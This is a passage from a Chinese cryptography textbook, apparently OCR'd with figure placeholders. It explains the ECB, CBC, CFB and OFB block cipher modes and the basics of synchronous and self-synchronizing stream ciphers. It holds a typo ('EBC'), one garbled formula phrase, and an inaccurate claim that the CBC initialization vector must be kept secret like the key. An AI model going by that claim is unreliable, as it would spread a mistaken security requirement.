



**图 4-8　电子编码本(ECB)模式**

EBC 模式是最容易的运行模式,每个明文分组可以被独立地运行加密,因此可以并行实现。在误差传播方面,单个密文分组中有一个或多个比特错误只会影响该分组的解密结果,错误传播较小。但这种模式下,相同明文(在相同密钥下)得出相同的密文,容易实现统计分析攻击。

2）密码分组链接模式

在 CBC 模式下,如图 4-9 所示,每个明文组在加密前与前一组密文按位异或运算后,再进行加密变换,首个明文组与一个初始向量 IV 异或运算。采用 CBC 方式加密,要求收发双方共享加密密钥和初始向量 IV。解密时每组密文先进行解密,再与前组密文进行异





**图 4-9　密码分组链接(CBC)模式**

或运算，还原出该组明文。

使用 CBC 模式时，初始化向量 IV 同密钥一样需要保密。由于引入的反馈机制，因而每个密文分组不仅依赖于产生它的明文分组，还依赖于它前面的所有分组，不能进行并行处理。相同的明文，即使相同的密钥下也会得到不同的密文分组，隐藏了明文的统计特性。同时，密文分组中的一个单比特错误会影响到本组和其后一个分组的解密，错误传播为两组。

3）密码反馈模式

在 CFB 模式下，可以利用分组密码实现实时的流操作。将发送的字符流中任何一个字符用面向字符的工作模式加密后立即发送，其原理如图 4-10 所示，其中传输单元（移位寄存器）是 $s$ 比特，一般 $s=8$。此时，明文被分成 $s$ 比特的片段而不是使用的基本分组密码的分组长度。使用 CFB 模式时，任意明文单元的密文都是前面所有明文的函数。





**图 4-10　密码反馈（CFB）模式**

加密时，设加密算法的输入是 $d$ 比特移位寄存器，其初值为某个初始向量 IV。加密算法输出的最左（最高有效位）$s$ 比特与明文的第一个单元 $P_1$ 进行异或，产生出密文的第 1 个单元 $C_1$。传送该单元并将输入寄存器的内容左移 $s$ 位，用 $C_1$ 补齐最右边（最低有效位）$s$ 位。这一过程继续到明文的所有单元都被加密为止。解密时，将加密算法输出的最左（最高有效位）$s$ 比特与密文的相应单元异或产生明文，反馈到输入寄存器的值为密文单元。注意在数据解密过程中使用的是指定分组密码的加密算法而不是解密算法。

在 CFB 模式中，需要额外的初始向量，消息被看作比特流，无须分组填充，无须整个数据分组在接收完后才能进行加解密。所有加密都使用同一密钥，密文块需按顺序逐一

解密。另外，数据加解密的速率降低，其数据率不会太高，同时对信道错误较敏感且会造成错误传播。

4）输出反馈模式

OFB 模式与 CFB 模式相似，不同之处在于 OFB 模式将前一次加密算法输出的 $s$ 比特反馈送入移位寄存器的最右边（如图 4-11 所示），而 CFB 模式是将密文单元反馈到移位寄存器中。因为 OFB 模式的反馈机制独立于明文和密文，这种方法也被称为“内部反馈”。





**图 4-11　输出反馈（OFB）模式**

在 OFB 模式中，初始向量 IV 无须保密，但各条消息必须选用不同的 IV；密钥相同时，明文中相同的组产生不相同的密文块。CFB 模式和 OFB 模式都是将消息看作比特流，无须分组填充。OFB 模式是 CFB 模式的一种改进，不存在比特错误传播；密钥流可以在已知消息之前计算，不需要按顺序解密。但是，OFB 模式比 CFB 模式更易受到对消息流的篡改攻击，比如在密文中取 1 比特的补，那么在恢复的明文中相应位置的比特也为原比特的补。因此使得敌手有可能通过同时对消息校验部分的篡改和对数据部分的篡改，而以纠错码不能检测的方式篡改密文。

### 4.2.2　序列密码

序列密码（又称为流密码）是一个重要的密码体制，也是手工和机械密码时代的主流密码。序列密码通常认为起源于 20 世纪 20 年代的 Vernam 密码，Vernam 密码中的密钥序列要求是随机序列（“一次一密”密码体制），由于随机密钥序列的产生、存储以及分配等

方面存在一定的困难，Vernam 体制在当时并没有得到广泛的应用。在 20 世纪 50 年代，由于数字电子技术的发展，使密钥序列可以方便地利用以移位寄存器为基础的电路来产生，从而促使线性和非线性移位寄存器理论迅速发展，再加上有效的数学工具，如代数和谱分析理论的引入，使得序列密码理论迅速发展，并逐步走向成熟阶段。同时由于具有实现简单、速度快，以及错误传播少的优点，使序列密码在实际应用中，特别是在专用和机密机构中仍保持优势。

序列密码属于对称密码体制，与分组密码相比较：分组密码把明文分成相对比较大的块，对于每块使用相同的加密函数进行处理。分组密码是无记忆的。序列密码处理的明文长度为 1 比特，而且序列密码是有记忆的。序列密码又被称为状态密码，因为它的加密不仅与密钥和明文有关系，还和当前状态有关。两者区别不是绝对的，若把分组密码增加少量的记忆模块就形成了一种序列密码。

序列密码通常划分为同步序列密码和自同步序列密码两大类。

如果密钥序列的产生独立于明文消息，则此类序列密码为**同步序列密码**。在同步序列密码中，密(明)文符号是独立的，一个错误传输只会影响一个符号，不影响后面的符号。但其缺点是：一旦接收端和发送端的种子密钥和内部状态不同步，解密就会失败，两者必须立即借助外界手段重新建立同步。

如果密钥序列的产生是密钥及固定大小的以往密文位的函数，则这种序列密码被称为**自同步序列密码**或**非同步序列密码**。自同步序列密码的优点是即使接收端和发送端不同步，只要接收端能连续地正确接收到 $n$ 个密文符号，就能重新建立同步。因此自同步序列密码具有有限的差错传播，且较同步序列密码的分析困难得多。

**1. 序列密码原理**

序列密码是将明文划分成字符(如单个字母)，或其编码的基本单元(如 0,1 数字)，字符分别与密钥序列作用进行加密，解密时以同步产生的同样的密钥序列实现，其基本框图如图 4-12 所示。保持收发两端密钥序列的精确同步是实现可靠解密的前提。





**图 4-12 序列密码体制框图**

种子密钥 $K$ 控制密钥序列产生器，产生密钥序列明文序列$\{k_i\}$，$i\geqslant 0$。明文序列 $m=m_1m_2\cdots m_i\cdots(m_i\in M)$与密钥序列比特进行模 2 加，产生密文序列 $c=c_1c_2\cdots c_i\cdots$，其中$c_i=E(k_i,m_i)=m_i\oplus k_i$。若密钥序列是一个完全随机的非周期序列，则可以实现一次一密体制。

